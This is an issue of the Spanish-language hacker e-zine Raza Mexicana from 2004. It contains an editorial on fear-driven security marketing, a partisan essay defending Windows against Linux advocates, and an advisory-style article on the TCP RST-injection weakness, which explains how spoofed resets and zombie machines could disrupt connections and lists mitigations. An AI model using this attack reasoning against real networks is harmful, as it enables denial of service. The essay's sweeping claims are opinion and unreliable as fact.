RAZA MEXICANA

RAZA MEXICANA

RAZA MEXICANA • MEXICO • NUMERO 16 • JULIO 2004 • WWW.RAZA-MEXICANA.ORG

Lunes 21 DE JUNIO DEL 2004 MÉXICO, DF AÑO 7. NÚM. 2379 $5.00

Metro

Lectura de la Gran Ciudad

64 PÁGINAS

VIVE METRO DECADENCIA

▶Toman microbuses la delantera en la competencia por ganarle pasaje al subterráneo; baja la afluencia en las líneas 1, 2 y 3 PÁGS. 8 Y 9

Foto: METRO/ Archivo

LE FALLA CÁLCULO

▶ROMPE CHOFER UN TUBO DE GAS AL ENTRAR A SU CASA Y PROVOCA INCENDIO; ROMPEN UN TINACO PARA APAGAR EL FUEGO PÁG. 17

Foto: METRO/ Salvador Chávez

Dos personas resultaron con quemaduras.

JUMENTO EXPLOSIVO

▶DESCUBREN SOLDADOS COLOMBIANOS BURRO CARGADO CON 40 KILOS DE DINAMITA LISTO PARA ESTALLAR PÁG. 17

610972000214

LUCRAN CON INSEGURIDAD

CRECE NEGOCIO DEL MIEDO

▶SE DUPLICAN EN TRES AÑOS LAS EMPRESAS DE SEGURIDAD

▶NARRA VÍCTIMA SU DEFACEMENT PÁG. 22

Un ex miembro del grupo de seguridad de [redacted] y un participante de [redacted] fueron detenidos el sábado acusados de hackear sistemas del gobierno.

Raza-Mexicana

Según la definición del pequeño larousse de mi sobrino, miedo es : Sentimiento de gran inquietud suscitado por un peligro. Lo cual me lleva a pensar que siendo el miedo un sentimiento (subjetivo, personal y transferible) entonces vive en la mente de quien así lo cree (o que le conviene creerlo) y de alguna manera se puede influenciar a otros para tener el mismo sentimiento. Pero en la actualidad el miedo sufre un cambio mercadológico, llegando a convertirse en un productor altamente comercializable. "Vender miedo", he aquí la respuesta. Promover la idea del infierno y del demonio para que cada día se unan mas creyentes y así las ganancias del templo rápidamente crezcan. Promover la idea de los hacker y crackers para que cada día mas empresas contraten mis servicios de seguridad y así mis ganancias crezcan. Es verdad que existen una amenaza constante y que dicha amenaza crece conforme la tecnología abarca cada vez mas áreas de nuestra vida cotidiana, pero no hay que generar una psicosis de ello, hay que tomar las cosas con seriedad y encontrar los métodos y formas apropiadas para cuidar nuestra lan, pc, información, etc.

Antes los sistemas eran mas inseguros y la culpa no era tanto de software si no de los administradores, las instalaciones por default y las malas configuraciones ponían en riesgo su integridad y en la actualidad este fenómeno se ve disminuido, en la actualidad los administradores se preocupan mas por administrar bien sus servidores, cerrar puertos, filtrar paquetes, no dejar passwords por default. Exploits siempre habrán, no importando que tan bueno sea el arquitecto, diseñador, analista o programador, sin importar que tan buena sea la herramienta de desarrollo, el lenguaje de programación o el protocolo que se use.

La respuesta no está en andar como sicótico husmeando en el underground, tratando de convertirse en un hacker o cracker, ni contratar los servicios de una empresa de ultra seguridad, la respuesta está en la correcta administración de nuestros recursos, parchar nuestros servidores, estar al día con las nuevas vulnerabilidades, poner un buen firewall, mantener actualizado nuestro antivirus y lo mas importante, educar a nuestros usuarios para que hagan un uso correcto y prudente de los servicios a los que tienen acceso.

Bueno, después de esta pequeña reseña de la venta del miedo me es grato anunciarles que este número de publicación es muy importante para los integrantes de raza-mexicana, ya que cumplimos un año mas de ser razos, no se cuantos miembros han sido, cuantas guerras hemos lidiado, cuantos servidores caídos, cuanta información hemos intercambiado, cuantas horas frente al monitor, cuanto sudor, cuanto esfuerzo ni cuanta chacota, lo que si se es que después de ocho años estamos aquí y eso es lo que verdaderamente importa, una raza que sigue evolucionando, defendiendo sus ideales, posiblemente con menos seguidores que antes y mas odiados que nunca, pero que es la vida si no eso, una lucha constante.

Vlad

Contenido

VERDADES

Por DeadSector (deadsector@raza-mexicana.org)

NOTA : Las opiniones expresadas aquí son mías. No son compartidas por mis compañeros de raza-mexicana y no hablo a nombre del grupo. Hay miembros de raza que apoyan mucho a Linux y la comunidad opensource.

Hay gente que odia a Microsoft solo por ser Microsoft. Si Bill Gates pudiera caminar sobre agua dirían que es porque no sabe nadar.

Existen personas poco éticas, mentirosas, falsas e ignorantes a las cuales les llamo "linuxeros". Estoy hablando de esas personas que dicen y creen que Linux es "La Solución" sin tomar en cuenta el problema. No les importa cuales sean las necesidades de las empresas o del usuario. Ellos solo saben que si necesitas una solución esa es Linux. Ser mas estúpido seria algo criminal.

Siempre hay que escuchar al cliente o al usuario. Preguntarles que problema tienen o que necesitan para hacer su trabajo más fácil. O para que quieren usar su computadora. SOLO ENTONCES podrás encontrar la solución o podrás ofrecerles el sistema operativo que necesitan. Y esa solución puede ser Windows, Unix, o alguna copia barata de Unix como Linux o Freebsd. Digo baratas porque no todas las distros de Linux son gratuitas. Todo depende de las necesidades del cliente y el tiempo y dinero que están dispuestos a invertir para implementar esa solución.

Pero hay linuxeros. Y son mentirosos. Y te dirán "Linux es la solución". Cuando te topes a una de estas personas la reconocerás inmediatamente si pones atención en lo que dicen. Unos ejemplos de las mentiras que suelen decir son las siguientes.

```
"linux rulz"
"windows sux"
"bill gates is the devil"
```

Cuando alguien opine algo bueno de Microsoft un linuxero dirá:

```
"ahh pero y linux??"
"linux también puede hacer eso"
"linux es gratis"
```

Les he preguntado a este tipo de personas que es lo que les gusta de Linux. La mayoría no sabe ni siquiera distinguir entre el sistema operativo y las aplicaciones que corren en él. Y muchas veces dirán cosas malas de Microsoft. La gran mayoría de estas serán mentiras y no tendrán pruebas para respaldar sus acusaciones. Hay linuxeros que se creen evangelizadores. Que es evangelizar? Según algunos diccionarios seria instruir a alguien en la doctrina del evangelio, predicar la fe o las virtudes cristianas. Unas de las respuestas que me han dado has sido las siguientes:

```
Que te gusta de Linux?
```

"me gusta apache"
Pero apache no es Linux. Es una aplicación que corre sobre Linux o sobre Windows. Mi pregunta era que te gusta de Linux?
"ahh. Es que no entendí. Pues no tienes que pagarle licencias a Microsoft"
Pero Microsoft no es Linux. Trata de concentrarte. Se que es difícil pero se puede. Déjame preguntarte de nuevo pero mas lento para que entiendas QUE..ES..LO..QUE..TE..GUSTA..DE..LINUX ?? así esta bien o estaba moviendo muy rápido los labios ? si entendiste?
"OK. Ya entendí. Pues que Windows es muy inseguro "
Y dale con lo mismo. A lo mejor no estamos hablando en mismo idioma. Trataré con lenguaje 1337. d00d!! qu3 3s l0 qu3 t3 gust4 de L4inucz?
"ahh!! Lin00cz! Pues Linux es mucho mas seguro que Windows"
OK. Dejare de intentar platicar solo de Linux y comenzaremos a ver las diferencias entre Windows y Linux.

"Linux es mas seguro que Windows" es una frase que repiten mucho los linuxeros. NO ES CIERTO. Es una mentira de linuxeros. Si tomáramos en cuenta todos los parches que existen para Windows2000 y todos los parches que existen para una distro Linux de hace 4 años nos daríamos cuenta que para Windows 2000 Advanced Server instalas servicepack 4 y 6 parches críticos. Cuando le pregunto a un linuxero cuantos parches hay para un distro de Linux de hace 4 años no saben. Nadie me ha podido dar una respuesta. El único distro de Linux que busque era redhat 7.1 aunque no era del 2000 sino 2001 me canse de contar cuantos parches de seguridad tenían. Perdí la cuenta en 140. Crees que no es justo comparar windows2000 con una distro Linux del mismo tiempo? Comparemos windows2003 con redhat Linux 9. Parches críticos para windows2003 son 2. parches de seguridad para redhat Linux 9 son 69. Si nos basamos en este dato se podría decir que Windows es mas seguro. Si embargo NO LO VOY A DECIR.

Si tomamos en cuenta el grado de peligrosidad de fallas de Windows y Linux nos daríamos cuenta que en casos como blaster Microsoft había sacado parche 1 mes ANTES que saliera el virus. Sin embargo hace poco acaban de hackear a varias empresas grandes que usan Linux como Debian , Gentoo y NASA hasta la fecha no saben quien fue o como entraron. Solo sospechan que fue por unas fallas de kernel y sacaron parche DESPUES de que estas fallas estaban siendo utilizadas abiertamente. Los problemas de SSH en Linux también fueron parchados DESPUES de que esta falla estaba siendo utilizada abiertamente. Si tomamos en cuenta esto se podría decir que Windows es mas seguro. Sin embargo NO LO VOY A DECIR.

No existe un sistema operativo perfecto. Ningún sistema es seguro por default. Si te fijas en casos de Linux ya existen muchos parches antes de que estos salgan a la venta. TODOS los sistemas operativos que instales tendrán que ser parchados. No existe algo 100% seguro o inhackeable. Pero en caso de Windows es muy fácil conseguir los parches. Y muy fácil instalarlos y hay varias maneras para verificar si a tu servidor le faltan parches.

Un admin inepto de Windows será un admin inepto de Linux. Y si no saben parchar Windows que te hace pensar que pueden llegar a parchar Linux? Si un usuario nunca parcha su máquina en Windows que te hace pensar que la parchara teniendo Linux?

Hoy en día hay mucho mas máquinas Windows que Linux. Y muchos más servidores en empresas Windows que Linux. Sin embargo la mayoría de los servidores hackeados son Linux según estadísticas en zoneh. Y la mayoría de las fallas encontradas y publicadas son de open source.

Es mejor opensource? Es mas seguro? Claro que no. Y como ejemplo te puedo dar a Macintosh. Las MAC tenían fama de ser muy muy seguras. Los usuarios y admins de MAC decían que no tenían los problemas de Windows o Linux. Que no tenían fallas de seguridad. Y todo porque era un sistema cerrado y poca gente usaba MAC. Hoy todavía muy poca gente usa MAC pero algo cambio. Ahora están usando sistema operativo opensource y comenzaron a batallar con todos los problemas de seguridad que esto atrae. Falla tras falla y parche tras parche. Bueno. Ya quedo claro que Linux NO es mas seguro que Windows.

Cuando tuve una discusión con unas personas "muy inteligentes" con mucha experiencia en Linux y que desarrollan software de Linux me quisieron explicar de la estabilidad de Linux comparada con Windows. Les dije que yo nunca había tenido problemas con Windows y no me creían. Para convencerme me platicaron esta historia:

> "había una vez una empresa que tenia máquinas con Windows y otras con Linux. Un día hubo un apagón. Se fue la corriente eléctrica momentáneamente. TODAS las computadoras que corrían Windows se rebotearon. Pero sorprendentemente la que corría LINUX había seguido trabajando sin problemas"

Otra de las personas presentes dijo "probablemente esa máquina tenia un respaldo de batería" a lo cual el linuxero contesto muy emocionado "NOOO. Eso es lo grandioso de la estabilidad de Linux"

Solo nos quedo concluir que Linux probablemente trabaja en un plano espiritual y no necesita de corriente eléctrica. Para los principiantes que al leer esto se emocionan y quieren correr a comprar Linux déjenme decirles que ES MENTIRA!!! Ningún HARDWARE seguirá funcionando cuando le quites la corriente. No importa que sistema operativo estés corriendo.

Este tipo de personas mienten. Y cuando tu les dices de tus experiencias con Windows ellos te acusan a ti de mentir. Tengo casi 3 años en mi trabajo actual y los desktops están corriendo Windows XP. NUNCA he tenido una pantalla azul. Nunca he tenido problemas con software. Todas las fallas han sido de hardware. La mayoría problemas con discos duros o fuentes de poder. Los únicos problemas que he tenido de software han sido de usuarios que olvidan sus contraseñas. En los servidores tenemos algunos 6 o 7 Windows 2000 advanced Server. 2 todavía tienen NT4 y 3 están corriendo Linux.

Los 3 Linux anteriormente tenían redhat y después fueron cambiados a suse Linux. Desde entonces se han hecho upgrades de suse 7.2 , 8.0 8.2 y ahora suse 9.

En los servidores Windows me ha tocado ver algunas 2 o 3 veces pantallas azules. Y fueron por falla de disco duro y otras 2 fallas de fuentes de poder donde se apaga el abanico de la fuente de poder y se calienta el sistema. Hay que tomar en cuenta que estas máquinas están corriendo día y noche durante años sin mantenimiento. La única vez que se apagan es cuando hay que repararlas.

Con Windows nunca he tenido problemas. Será porque siempre he instalado los parches cuando salen y siguiendo recomendaciones de Microsoft. Microsoft no solo regala software para hacer tu trabajo mas fácil sino también han publicado varios documentos muy buenos hablando desde instalación, configuraron y seguridad para sus productos. Tienen herramientas muy buenas para mantener tus máquinas parchadas y poder verificar que parches les faltan. El soporte que da Microsoft no me ha tocado ver en ninguna otra compañía. El soporte de Microsoft es de los mejores del mundo.

Y mis servidores Linux? Bueno ahí es otra historia. También he tenido problemas de hardware pero mas han sido por software. Todo comenzó con redhat. Tenía problemas para instalar parches. Usaba el onlineupdate de redhat para no perder tiempo bajando parches manualmente. El tiempo es algo muy importante para todas las empresas. Sin embargo redhat nos quería forzar a comprar pólizas de soporte para cada una de esas 3 máquinas. Lo cual no hicimos. Cuando compramos el software esperábamos tener soporte ya que eso decía en la caja, pero no leímos detalladamente lo que estaban ofreciendo, te daban soporte de instalación solo 30 días, updates solo 180 días, soporte para configurar apache solo en versiones redhat Linux pro 30 días. Si quieres mas tienes que pagar extra.

Aun así seguíamos usando redhat porque era el gigante de Linux. La empresa mas grande y que nos podía asegurar que tendríamos alguien en quien confiar durante mucho tiempo. Grande fue la sorpresa cuando redhat anuncia que redhat Linux llego a su fin porque no había dinero en Linux. Solo manejaran versiones enterprise.

Te ofrecían updates, PERO solo una máquina a la vez podía hacer updates, así que entrabas por web y dabas de alta tus 3 servidores, luego seleccionabas cual de los 3 podía hacer los updates, hacías update a ese servidor y entrabas por web a redhat y configurabas otro servidor para hacer updates y luego el siguiente. Era muy tardado.

De repente dejaron de funcionar los updates, decía que no se podía verificar los archivos blahblah. Un día tuvimos problemas con la electricidad, cuando regreso la electricidad todo arranco menos esos servidores Linux. Como los servidores los tenemos en un lugar remoto eso significaba manejar en tráfico durante 1 hora a 2 horas dependiendo de trafico, al llegar me dio coraje leer la razón por la falla. Linux decía “la máquina se apago y algo puede estar mal. Entra en modo single user y verifica que el filesystem esta correcto. Luego ya puedes rebotear normalmente.”

Fue cuando cambiamos a SUSE Linux que ya usaba por default el reiser journaling file system. Se terminaron esos problemas. Todo seguía funcionando muy bien. Online update ya no era un problema. YAST funcionaba muy bien. Y cuando dejaba de funcionar ya había pasado suficiente tiempo y era tiempo de hacer upgrade a versiones nuevas. Inclusive las versiones nuevas de suse pueden hacer automáticamente los updates.

Un día salió un aviso de fallas graves de seguridad, recomendaban instalar kernel nuevo, así que bajamos el estable 2.4.15 de www.kernel.org. se precompiló el kernel y todo parecía perfecto hasta que se comenzaron a borrar archivos. Estos desaprecian como por arte de magia, nadie los estaba borrando y no sabia que estaba pasando. Grande fue mi sorpresa cuando veo otro anuncio diciendo que ese kernel tenía un 'pequeño' problema con filesystem y que recomendaban bajar el 'nuevo kernel estable'. Pues ni pedo. Que mas podíamos hacer? A quien le podíamos reclamar? En Linux no existe una persona responsable que responda por los problemas causados con su software. Nadie toma responsabilidad de nada. Estas solo. Como quien dice "Es gratis. Úsalo y chingate"

Sin embargo seguimos usando hasta la fecha SUSE Linux en esos servidores. Porque? Porque esos problemas no eran todos los días. Para el uso que le daríamos a esos servidores Linux era la mejor opción. Para hacerlo de Windows tendríamos que manejarlo de otra manera y no seria lo más fácil. Decidimos usar Linux porque era la solución adecuada para ese trabajo. Para otras cosas tenemos Windows porque es la solución adecuada para esos trabajos.

Linux para mi no es mas estable que Windows. Al menos en los 3 años que tengo en mi trabajo actual eso ha sido lo contrario. Hasta podría decir por experiencia que Windows es mas estable que Linux. PERO NO LO HARE. No existe un sistema operativo perfecto.

Y que hay del modo gráfico de Linux?. Porque se tiene que conectar por tcp/ip para ver video? Es algo estúpido!!. Seria como arrancar Windows y luego tener que conectarte por pcanywhere a tu misma máquina para ver modo gráfico. Con razón es mas lento todo en Linux que en Windows. Porque no se puede comunicar el kernel directamente con tarjeta de video sin tener que involucrar tcp/ip?

Un día jugando con iptables decidí bloquear todo y hacer mis reglas desde 0. Bloquearía todo el trafico y solo abriría los puertos necesarios. Deny any any y chingale. Adiós modo gráfico. SI, lo se. Fue algo pendejo. Pero estaba acostumbrado a firewalls de Windows donde puedes bloquear TODO y solo ir abriendo lo necesario. Pero pues es Linux que esperaba? Aquí todo tiene que ser complicado. Mentalidad linuxera. Se puede hacer de otra manera que no requiere tcp/ip pero las distros que he manejado no lo hacen. Todas usan tcp/ip para modo gráfico local. Y claro reclama y te dirán "hazlo tú si te interesa" . Que mentalidad tan pendeja. Si siguen así nunca podrán convertirse en un sistema operativo popular. A la gente hay que darle lo que pidan y no forzar a la gente a trabajar como tú quieras. Ellos tienen el dinero y deciden como gastarlo.

Microsoft no tiene tanto dinero porque forzó a la gente a usar su producto, lo tienen porque escuchan a sus clientes y les dan lo que piden. A ellos les interesa el dinero y el cliente es quien tiene el dinero. La única manera para tener su dinero es teniéndolos contentos, si la gente no está contenta con Windows migrarán a otro sistema operativo. Hay que escuchar al cliente. Al cliente que paga.

Se que es difícil para un linuxero leer todo esto y probablemente ya no estén leyendo, algunos ya estarán preparando su denial of service. Cómo es posible que alguien hable mal de Linux carajo??? Qué no saben que Bill Gates es el demonio??? Qué no saben

que Windows tiene pantallas azules 3 o 5 veces al día??? Es claro que Microsoft ya metió mano en esto!!! Deadsector trabaja para Microsoft!!! Raza-mexicana esta recibiendo dinero de Microsoft!!! Odian a Linux!!!! Les joderé su pinche servidorsillo Windows. Eso les enseñara… pero que pasa?? No entiendo.. su web esta corriendo en Linux… irc.raza-mexicana.org esta corriendo Linux… entonces????? Porque lo hacen?? Blasfemos!!!

Se usa Linux porque las personas que no dan hosting lo usan. Tendrían que preguntarles a ellos. A nosotros solo nos interesa tener nuestra pagina web y que el servicio este barato. Y la hemos tenido en Windows, Linux o el sistema operativo que nuestro proveedor este usando. Mientras la renta por pagina este barata no nos importa que OS este corriendo. Porque usamos Linux en irc? Por lo mismo. Todo depende del costo.

No estoy diciendo que Linux es malo. Linux puede ser la mejor opción en muchos casos. Solo quiero que los principiantes no sean dañados por esos comentarios de linuxeros evangelizadores que solo les causan daño cerrándoles opciones. Todo principiante que quiere trabajar en ramo de computadoras debe conocer y usar Windows. La mayoría de usuarios de mundo no pueden estar equivocados. Para mi Windows ha sido una herramienta perfecta. Para otros Linux lo es. No se cieguen. Visiten paginas pendejas como cofradía pero solo tomen las cosas buenas. Traten de ignorar las mentiras. Como voy a saber cuales son las mentiras??

Usen Linux y Windows. Para alguien que usa los 2 sistemas operativos esas mentiras son obvias y no podemos ser engañados como un principiante que no tiene conocimientos de Linux ni de Windows.

Ohh!!! Maldito hijo de Bill Gates. Dijo que cofradía era una pagina pendeja!!! Que Linux no es la solución!!

Pues si. Cofradía no es un lugar de mentalidad abierta. Hay que tener mentalidad cerrada para aceptar código abierto. Ellos están enfocados a Linux y opensource. Hay muchos linuxeros muy pendejos. Si tu visitas cofradía y aportas seguido en esa pagina y te ofenden mis acusaciones te invito a irc.raza-mexicana.org puerto 30003 donde podremos discutir acaloradamente estos temas.

Bueno retiro lo dicho, exagere un poco. Cofradía no es una pagina pendeja pido disculpas. Cofradía tiene muy buena información y ayudan mucho a la comunidad opensource en México. Pero se me hacen pendejadas el tipo de noticias que ponen en ese sito. Noticias como esta:

“La gente de IBM nos manda una guía de como migrar de Windows a Linux. Es un buen material para enseñar a principiantes evangelizables (En el software libre, claro).”

Para enseñar a principiantes evangelizables??? vaya vaya. Ahora comprendo porque linuxeros repiten siempre lo mismo. Las mismas frases exactamente las mismas mentiras. Todos están leyendo de la Biblia Linux y uno de los mandamientos son “repite siempre todas las cosas” “si el mandamiento anterior no funciono repítelas de nuevo hasta que te crean”. Para ellos es una religión, no es importante el futuro de principiantes, lo importante

es el futuro de Linux. No importa cerrarles puertas a principiantes siempre y cuando se este apoyando a Linux. El principiante no importa. El usuario no importa. Lo único que importa es Linux y open source. No importa que una persona con conocimientos de Linux solo pueda trabajar en 7% de máquinas de mundo. Lo que importa es Linux. No importa que el software que desarrolles para Linux solo funcione en 7% de máquinas de mundo. Aunque esto te afecte como desarrollador a Linux lo beneficia y es lo importante. Tengan fe en Linux. Linux es el futuro. Aunque mandrake este en bancarrota y aunque suse México cierre sus puertas en Guadalajara y aunque el gigante de Linux termine con el popular redhat Linux. Aunque unitedlinux que se creía unificaría a Linux haya muerto, aunque Linux este demandado por robo de código y aunque la legalidad de gpl este en la balanza. Nada de esto importa. Todo lo malo que se diga de Linux es mentira. Lo único malo del mundo es Microsoft.

Todas aquellas personas que hablen mal de Linux es porque reciben dinero de Microsoft. Todas aquellas personas que digan que Linux les robo source code reciben dinero de Microsoft. Todas aquellas personas que digan que han tenido buenas experiencias con Microsoft es porque reciben dinero de Microsoft. Todas aquellas personas que usan Microsoft son lamers que no tienen conocimientos. La culpa no la tiene Linux. La culpa es siempre del usuario. La culpa no la tiene Linux . La culpa es siempre del admin. Linux nunca falla. Es el usuario o el admin es el que falla. Si Linux falla es porque eres wei ,no tienes conocimientos ,eres inepto , no sabes codear, no se te olvide que Linux nunca falla. Ya dije que el que esta equivocado es el usuario?? Linux no tiene problemas. Los problemas los tiene el admin o el usuario. Si tu Linux falla suckeas. No sabes arreglarlo tu solo. Es tu problema y no de Linux. Y mi favorita de todas :

"Los verdaderos hackers usan Linux"

Yo digo que estas cosas que dicen los linuxeros son mentiras. Los Linuxeros evangelizadores usan la fe para indoctrinar a principiantes. Estos repiten todo lo que se les diga sin razonar. Se olvidan de la lógica la cual deberíamos usar para reducir la cantidad de experiencia necesaria para el aprendizaje. Sus mentes débiles creen más en sus deseos que en la razón. Nadie debería apegarse tanto a una idea hasta llegar al punto de exigir que los demás sacrifiquen su futuro, sus opciones, su libertad de escoger lo que mejor les convenga. Haciéndolos menos competitivos al encerrarlos en un mundo linuxero.

No hay motivos para convertirse en anti-microsoft. No ayudan a Linux estos comentarios y mentiras. Linux puede ser la mejor opción en ciertos casos pero no en todos. Lo único que ayuda a Linux son las buenas experiencias que tienen los usuarios cuando usan Linux. Y muchos principiantes tienen muy malas experiencias cuando usan por primera vez Linux. Muchos administradores tienen malas experiencias con Linux. Se les hace muy complicado. Es desesperante para un usuario escuchar que Linux rulz y cuando instalan Linux darse cuenta que no todos los distros Linux son iguales. Que la aplicación que bajaron para redhat no funciona en suse porque no traen las mismas librerías y software instalado por default. No les gusta tener que montar cdrom para leerlo y desmontarlo para sacarlo. No quieren dar permiso a un archivo para poder ejecutarlo. No quieren ver código. No quieren tener que configurarlo y luego compilarlo.

No entienden que es ./configure make o makeinstall., no quieren saber que es gcc o perl o un script o tener que entrar a Terminal a modificar algo.

Por eso como ya dije : el que tiene el dinero es el usuario. Para que Linux logre convertirse en un sistema operativo popular es necesario darle al cliente lo que pide. Microsoft es el sistema operativo mas popular del mundo porque la mayoría de la gente del mundo vieron algo que les gustó. Están contentos con Windows. Microsoft los complace. Les da lo que piden. Microsoft escucha al usuario y diseña sus productos pensando en ellos.

De que le sirve a un usuario casero tener el código de Linux? En que le beneficia que su SO sea opensource? Y que hará ese usuario cuando vaya a Internet y comience a ver que todos los programas que encuentra y que le gustan corren solo en Windows? Que le dirás a un niño cuando te pida instalar juegos que solo corren en Windows?

Crees que a estos usuarios les interesa tu fe? Les pedirás ignorar la realidad? Crees que los podrás convencer con palabras? Les dirás que es mas seguro? Que es mas potente? Que es mas flexible? Seguirás repitiendo tus mentiras una y otra vez?

Opensource no significa que debes usar Linux. Puedes desarrollar tus proyectos como opensource pero que estos corran en Windows. Opensource no significa Gratis. Puedes tener código abierto y cobrar lo que quieras por tus programas.

No hay que cerrarse. Hay que saber cual es el problema y encontrar la solución adecuada. Las soluciones pueden ser Windows, unix (sco unix , hpunix , BSD, AIX), Linux , freebsd , openbsd etc etc. Y aun cuando decides usar Windows no tienes porque usar solo software de Microsoft, puedes buscar soluciones de otros desarrolladores, servidor web apache, servidor de correos Imail , LOTUS, proxys de deerfield , firewalls etc. software gratuito para Windows , software shareware , software que tienes que comprar.

Existen muchas alternativas, muchas maneras de hacer las cosas. Un buen hacker tiene que conocer todas esas opciones y buscar la solución adecuada para el problema.

GRAVE VULNERIBILIDAD EN EL PROTOCOLO TCP

Por Radikall (radikall@raza-mexicana.org)


La que sería una importante vulnerabilidad en el protocolo TCP (Transmission Control Protocol), ha sido revelada este mes. La gravedad de la misma indica que cualquier atacante podría interrumpir a su antojo todas las conexiones realizadas entre servidores y routers, causando un gran caos en Internet.

Aunque el fallo fue descubierto a finales del año pasado por Paul Watson no se le dio mayor trascendencia (como siempre), debido a que la posibilidad de un ataque exitoso era de una en cuatro mil millones. Sin embargo, esta semana ha tomado estado público después el mismo Paul ha descubierto un método para explotar esta vulnerabilidad con mucha mayor facilidad.

Casi todos coinciden en que el problema podría ser muy grande, ya que involucra a casi cualquier comunicación realizada vía Internet. No es un problema de software mal hecho o con errores, sino que afecta directamente a toda tecnología que cumpla con los estándares de TCP/IP (99.9%).

Ejemplos de TCP:

Relaciones de Protocolo



Como se llevaría a cabo:

Básicamente, en toda conexión vía TCP, las dos partes involucradas negocian el tamaño de la llamada "ventana TCP", que indica la cantidad de paquetes enviados por vez, antes de pedirse y enviarse una autenticación. Esta ventana permite calcular a un atacante el número de paquetes falsos que podría enviar para que sean aceptados, antes de ser validados. Esta facilidad aumenta con más ancho de banda, ya que generalmente, mientras más rápidas sean las conexiones, más grande es la ventana (y se reduce el tiempo de


necesidad de autenticación, o sea, se envían más paquetes en menos tiempo). Mientras más paquetes se permitan por ventana, más paquetes falsos pueden insertarse.

Al insertar un paquete falso con determinadas características, por ejemplo un paquete RST (Reset), un atacante terminaría la sesión TCP entre los dos extremos, sin permitir la posterior comunicación. Además, podrían usarse grandes cantidades de máquinas comprometidas por un gusano o un troyano (máquinas "zombies"), para generar cientos o miles de paquetes dirigidos a determinados sitios, ocasionando la misma cantidad de ataques de denegación de servicio (DoS).

Extensiones TCP (Alta Velocidad)

Network	B*8 bits/sec	B bytes/sec	Twrap secs
ARPANET	56kbps	7KBps	3*10**5 (~3.6 days)
DS1	1.5Mbps	190KBps	10**4 (~3 hours)
Ethernet	10Mbps	1.25MBps	1700 (~30 mins)
DS3	45Mbps	5.6MBps	380
FDDI	100Mbps	12.5MBps	170
Gigabit	1Gbps	125MBps	17

TCP (Formato de Encabezados)



Algunos puntos para remediar:

- Implementar IP Security (IPSEC) lo que encriptaría el tráfico en el nivel (Network Layer)
- así la información del TCP no será visible.
- Reducir el tamaño de la ventana de TCP.
- No publicar la fuente (Source) en la información del puerto.

Varios proveedores como CISO, Juniper ya han admitido estar afectados por el problema.

UN EMAIL DE TANTOS

Por Fatal (fatal@raza-mexicana.org)

```
-----Original Message-----
Sent: Friday, April 30, 2004 10:16 PM
To: staff@raza-mexicana.org
Subject: [staff] w00t (!!)

ustedes.... ustedes llaman pendejo/lammer/newbie a todo el mundo, pero
ustedes mismos no distan mucho de serlo..., esta bien saber programar
en varios lenguajes y experimentar con varios sistemas operativos, de
hecho yo mismo lo hago desde hace aÃ±os y no me llamo hacker, ni cracker,
solamente soy un geek (o ni siquiera eso), pero yo me pregunto, cuando
van a poner algo "serio" en la e-zine?
lo que relamente vale de Raza Mexicana es la Voluntad (y cierto
material), pero en fin.. miran la paja del ojo ajeno y no ven la viga en
sus propios ojos.

saludos

J.J.Ch 'shock dude' / jjch@ezrs.com

(es un comentario directo, y sin censura, sin animo de ofender)

pd: la pendejada por la que fue arrestado "su colega", es sin palabras...
```

-----Original Message-----
From: Fatal [mailto:fatal@raza-mexicana.org]
Sent: Friday, April 30, 2004 11:52 AM
To: Dead se la come; El peje tambien
Subject: [Fwd: Estimado lector.]

